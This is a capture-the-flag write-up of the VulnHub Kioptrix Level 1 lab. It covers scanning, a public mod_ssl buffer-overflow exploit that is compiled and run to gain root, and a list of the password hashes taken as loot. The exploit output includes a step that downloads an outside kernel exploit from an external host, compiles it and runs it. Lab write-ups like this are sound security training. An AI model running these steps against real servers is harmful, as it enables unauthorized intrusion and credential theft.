[VulnHub] Kioptrix: Level 1 (#1)

Date: 28/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_modssl, privesc_modssl

Overview

This is a writeup for VulnHub VM Kioptrix: Level 1 (#1). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



Figure 1: writeup.overview.killchain

TTPs

1. `443/tcp/ssl/https/Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b`: exploit_modssl, privesc_modssl

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Sep 27 15:42:00 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/xml/_quick_tcp_nmap.xml 192.168.92.181
Nmap scan report for 192.168.92.181
Host is up, received arp-response (0.0011s latency).
Scanned at 2019-09-27 15:42:01 PDT for 273s
Not shown: 994 closed ports
Reason: 994 resets
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 35 109482092953601530927446985143812377560925655194254170270380314520841776849335628258408994190413716152
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TDlZWHAdXpNdwyn4QrFQBjwFR+8WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+5rs1OpY5/DGsGx0k6CqGwAAAIBVpBtIHbhvoQdN0WPe8d6OzTTFvdNRa8pWKzV1Hpw+e3qsC4LYHAy1NoeaqK8uJP9203MEkxrd2OoBJKn/8EXlKAco7vC1dr/QWae+NEkI1a38x0Ml545vHAGFaVUWkffHekjhR476Uq4N4qeLfFp5B+v+9flLxYVYsY/ymJKpNgAAAIEApyjrqjgX0AE4fSBFntGFWM3j5M3lc5jw/OqufXlHJu8sZG0FRf9wTI6HlJHHsIKHA7FZ33vGLq3TRmvZucJZ0l55fV2ASS9uvQRE+c8P6w72YCzgJN7v4hYXxnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+R1qdocxhh+4Clz8wO9beuZzG1rjlAD+XHiR3j2P+sw6UODeyBkuP24a+7V8P5nu9ksKD1fA83RyelgSgRJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
|_sshv1: Server supports SSHv1
80/tcp   open  http        syn-ack ttl 64 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100024  1           1024/tcp  status
|_  100024  1           1028/udp  status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: HMYGROUP)
443/tcp  open  ssl/https   syn-ack ttl 64 Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
```

```
|_ssl-date: 2019-09-27T22:43:54+00:00; +1m36s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
1024/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:0C:29:45:0D:56 (VMware)

Host script results:
|_clock-skew: mean: 1m35s, deviation: 0s, median: 1m35s
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   KIOPTRIX<00>         Flags: <unique><active>
|   KIOPTRIX<03>         Flags: <unique><active>
|   KIOPTRIX<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MYGROUP<00>          Flags: <group><active>
|   MYGROUP<1d>          Flags: <unique><active>
|   MYGROUP<1e>          Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 39938/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 50948/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 9166/udp): CLEAN (Failed to receive data)
|   Check 4 (port 32743/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 27 15:46:34 2019 -- 1 IP address (1 host up) scanned in 274.07 seconds
```

2. We explore the various directories and files found with `gobuster` scan but nothing interesting is found:

```
gobuster -u http://192.168.92.181:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
 ↪  -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
  http://192.168.92.181:80/index.html (Status: 200) [Size: 2890]
  http://192.168.92.181:80/manual (Status: 301)
  http://192.168.92.181:80/mrtg (Status: 301)
  http://192.168.92.181:80/test.php (Status: 200) [Size: 27]
  http://192.168.92.181:80/usage (Status: 301)
```

3. We fallback on Nmap version detection for `443/tcp` and search exploits for `Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b` using `searchsploit`:

```
searchsploit mod_ssl
  Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)  |
 ↪  exploits/unix/remote/47080.c
```

Figure 2: writeup.enumeration.steps.3.1

Findings

Open Ports

```
22/tcp    |  ssh          |  OpenSSH 2.9p2 (protocol 1.99)
80/tcp    |  http         |  Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
 ↪  OpenSSL/0.9.6b)
111/tcp   |  rpcbind      |  2 (RPC #100000)
137/udp   |  netbios-ns   |  Samba nmbd netbios-ns (workgroup: MYGROUP)
139/tcp   |  netbios-ssn  |  Samba smbd (workgroup: HMYGROUP)
443/tcp   |  ssl/https    |  Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  |  status       |  1 (RPC #100024)
```

Phase #2: Exploitation

1. We compile this exploit and check it's usage options. It requries a platform specific offset and provides mapping of supported offsets. We determine the required offset value for our target to be `0x6b` based on the Nmap version detection results for `443/tcp`. Once executed, the exploit successfully establishes an elevated, remote session with the target:

```
gcc -o 47080 47080.c -lcrypto
./47080
  0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
./47080 0x6b 192.168.92.181 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080

*****************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                    *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./47080 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
```

Figure 3: writeup.exploitation.steps.1.1

```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
```

Figure 4: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080 0x6b 192.168.92.181 443

**********************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
**********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                      *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
**********************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--21:00:33--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                   100% @   3.74 MB/s

21:00:33 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file exploit: Permission denied
collect2: ld returned 1 exit status
gcc: file path prefix `/usr/bin' never used

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown

/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:45:0D:56
          inet addr:192.168.92.181  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:1332415 errors:50 dropped:192 overruns:0 frame:0
```

Figure 5: writeup.exploitation.steps.1.3

2. We can now read the `/var/mail/root` file to complete the challenge:

```
1 cat /var/mail/root
```

```
cat /var/mail/root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root  Fri Sep 27 18:24:05 2019
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id x8RMO5r01426
        for root; Fri, 27 Sep 2019 18:24:05 -0400
Date: Fri, 27 Sep 2019 18:24:05 -0400
From: root <root@kioptrix.level1>
Message-Id: <201909272224.x8RMO5r01426@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1



 ################## LogWatch 2.1.1 Begin ####################


 ###################### LogWatch End #########################
```

Figure 6: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
root@kioptrix.level1> id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@kioptrix.level1>
root@kioptrix.level1> uname
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
root@kioptrix.level1>
root@kioptrix.level1> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0C:29:45:0D:56
      inet addr:192.168.92.181  Bcast:192.168.92.255  Mask:255.255.255.0
      UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
      RX packets:1332326 errors:50 dropped:192 overruns:0 frame:0
      TX packets:1237378 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
```

```
      RX bytes:165986159 (158.2 Mb)  TX bytes:170994218 (163.0 Mb)
      Interrupt:9 Base address:0x2000
root@kioptrix.level1>
root@kioptrix.level1> users
root
```

Loot

Hashes

```
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:.....
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:.....
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:.....
```

References

[+] https://www.vulnhub.com/entry/kioptrix-level-1-1,22/
[+] https://medium.com/@bondo.mike/vulnhub-kioptrix-level-1-d439aa7039b2
[+] https://n0tty.github.io/2017/02/25/kioptrix-1/